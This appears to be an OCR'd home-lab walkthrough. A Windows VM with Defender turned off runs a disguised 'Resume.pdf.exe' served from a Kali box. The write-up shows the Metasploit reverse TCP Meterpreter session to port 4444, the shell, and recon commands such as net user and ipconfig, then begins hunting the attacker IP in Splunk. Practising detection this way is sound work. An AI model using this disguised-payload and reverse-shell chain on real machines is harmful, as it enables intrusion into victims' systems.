
Windows Security

Virus & threat protection

Turn on virus protection

Virus protection is turned off. Tap or click to turn on Microsoft Defender Antivirus.


We access our Kali machine with port 9999, where malware will be located:



Directory listing for /

- Resume.pdf.exe

We open the malware file, Windows will trigger a warning but we run it anyway:




> SmartScreen can't be reached right now

Check your Internet connection. Microsoft Defender SmartScreen is unreachable and can't help you decide if this app is ok to run.


Publisher: Unknown Publisher
App: Resume.pdf.exe

We check if the connection to our Kali machine was succesful:




```
icrosoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

:\Windows\system32>netstat -anob
```

It was succesful



```
Can not obtain ownership information
 TCP    192.168.20.10:50178    192.168.20.11:9999    TIME_WAIT      0
 TCP    192.168.20.10:50201    192.168.20.11:4444    ESTABLISHED    6340
```


Now lets check our running processes:



Name	PID	Status	User name	CPU	Memory (a...	UAC virtualizat...
MsMpEng.exe	3472	Running	SYSTEM	00	217,224 K	Not allowed
OneDrive.exe	6864	Running	Demo	00	7,584 K	Disabled
python3.9.exe	7712	Running	SYSTEM	00	1,744 K	Not allowed
Registry	92	Running	SYSTEM	00	4,984 K	Not allowed
Resume.pdf.exe	6340	Running	Demo	00	2,324 K	Disabled


As we can see, Resume.pdf.exe is up and running.

We check the connection on our Linux machine:




```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.20.11:4444
[*] Sending stage (203846 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.11:4444 → 192.168.20.10:50201) at 202
5-08-12 22:14:16 -0500

meterpreter >
```

We establish a shell on our windows machine:




```
meterpreter > shell
Process 5168 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Demo\Downloads>
```


We use some test commands:



```
Process 5168 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Demo\Downloads>net user
net user

User accounts for \\DESKTOP-F0OLLAM

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Demo
Guest                    WDAGUtilityAccount
The command completed successfully.


C:\Users\Demo\Downloads>net localgroup
net localgroup

Aliases for \\DESKTOP-F0OLLAM

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
```




```
C:\Users\Demo\Downloads>net localgroup
net localgroup

Aliases for \\DESKTOP-F0OLLAM

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
```




```
C:\Users\Demo\Downloads>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f690:202f:85c4:bb1d%12
   IPv4 Address. . . . . . . . . . . : 192.168.20.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

We type "index=endpoint" and then we can see there are new fields showing up



a Name 1
a object_category 2
a object_path 100+
Opcode 1
a OpCode 8
a original_file_name 100+
a OriginalFileName 100+
a os 1
a process_exec 97
a process_guid 100+
a process_hash 100+
# process_id 100+
a process_name 97
a process_path 100+
a ProcessGuid 100+
ProcessId 100+
a ProcessID 1
a Product 31
a punct 100+
RecordID 100+
RecordNumber 100+
a registry_hive 3
a registry_key_name 100+
a registry_path 100+
a registry_value_data 100+
a registry_value_name 100+
a RuleName 34
a Security_ID 11
a SecurityID 1

Now we look for our Kali machine IP:




New Search

```
index=endpoint 192.168.20.11
```

✓ 11 events (8/18/25 7:00:00.000 PM to 8/19/25 7:29:17.000 PM)

We check the des_port to see which ports this machine tried to access:



